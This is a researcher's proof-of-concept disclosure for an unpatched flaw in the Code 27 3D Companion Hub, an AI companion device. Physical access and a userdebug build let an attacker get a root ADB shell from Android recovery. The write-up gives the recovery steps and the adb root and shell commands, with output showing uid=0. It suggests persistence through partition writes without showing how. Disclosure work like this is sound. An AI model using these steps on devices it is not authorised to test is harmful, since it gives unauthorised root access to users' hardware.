
Proof of concept for CVE-2026-36027 and CVE-2026-36028



The Code 27 3D Companion Hub is a physical desktop device that renders a custom AI character (a "Codie") as an animated 3D companion. Users can upload or create any 3D model, and multimodal AI lets the character see its surroundings, read tone and body language, and hold open-ended conversations.
This writeup covers two vulnerabilities that require physical access to the device. Both were validated against the build below and are, at time of publication, unpatched.

| Field | Value |
|---|---|
| Product | Code 27 3D Companion Hub |
| Companion Hub UI version | 1.2.0 |
| SoC / board | Rockchip RK3588S (rk3588s_yt921) |
| OS | Android 12 |
| Build ID | SQ3A.220705.003.A1 |
| Full fingerprint | rk3588s_yt921-userdebug 12 SQ3A.220705.003.A1 eng.dj.20260203.134404 release-keys |
| Build type | userdebug / release-keys |
The shipping firmware is a userdebug build (visible in the recovery banner and in ro.build.display.id). userdebug builds permit adbd to be restarted as root via adb root, which is a key enabler for CVE-2026-36027 to exist.
A physically proximate attacker can boot the Companion Hub into Android recovery and obtain a root-privileged ADB shell (uid=0, SELinux context u:r:su:s0). Because the device ships a userdebug build, adbd can be restarted as root with adb root, giving the attacker read/write interaction with the recovery environment, the ability to enumerate build and hardware properties, and access to recovery functions (sideload, fastboot, partition operations).
The access obtained is within the recovery ramdisk, not the live Android runtime. In testing, the recovery Mount /system action failed (libfs_mgr could not open /dev/block/by-name/system), so the system partition was not directly mounted through this path, and the booted user environment, with the kiosk and any decrypted user data, is not presented in this mode.
This still matters because root access to the recovery environment is the foundation for modifying persistent device state (for example, writing to partitions or applying a crafted update package) such that attacker-controlled code could run on a subsequent normal boot, establishing a foothold on the live device.

Mount /system, highlight it, and confirm. It will appear to fail. This is expected, and the exploit still works. (The recovery log shows libfs_mgr failing to open /dev/block/by-name/system.)PS C:\Users\John\Downloads\platform-tools-latest-windows\platform-tools> .\adb.exe devices
List of devices attached
YGKJ2601921S00193 recovery
PS C:\Users\John\Downloads\platform-tools-latest-windows\platform-tools> .\adb.exe root
restarting adbd as root
timeout expired while waiting for device
PS C:\Users\John\Downloads\platform-tools-latest-windows\platform-tools> .\adb.exe shell
# whoami
root
# id
uid=0(root) gid=0(root) groups=0(root),1004(input),1007(log),1011(adb),1015(sdcard_rw),1028(sdcard_r),1078(ext_data_rw),1079(ext_obb_rw),3001(net_bt_admin),3002(net_bt),3003(inet),3006(net_bw_stats),3009(readproc),3011(uhid),3012(readtracefs) context=u:r:su:s0
# getprop ro.build.display.id
rk3588s_yt921-userdebug 12 SQ3A.220705.003.A1 eng.dj.20260203.134404 release-keys
# getprop ro.product.model
rk3588s_yt921
# getprop ro.build.version.release
12
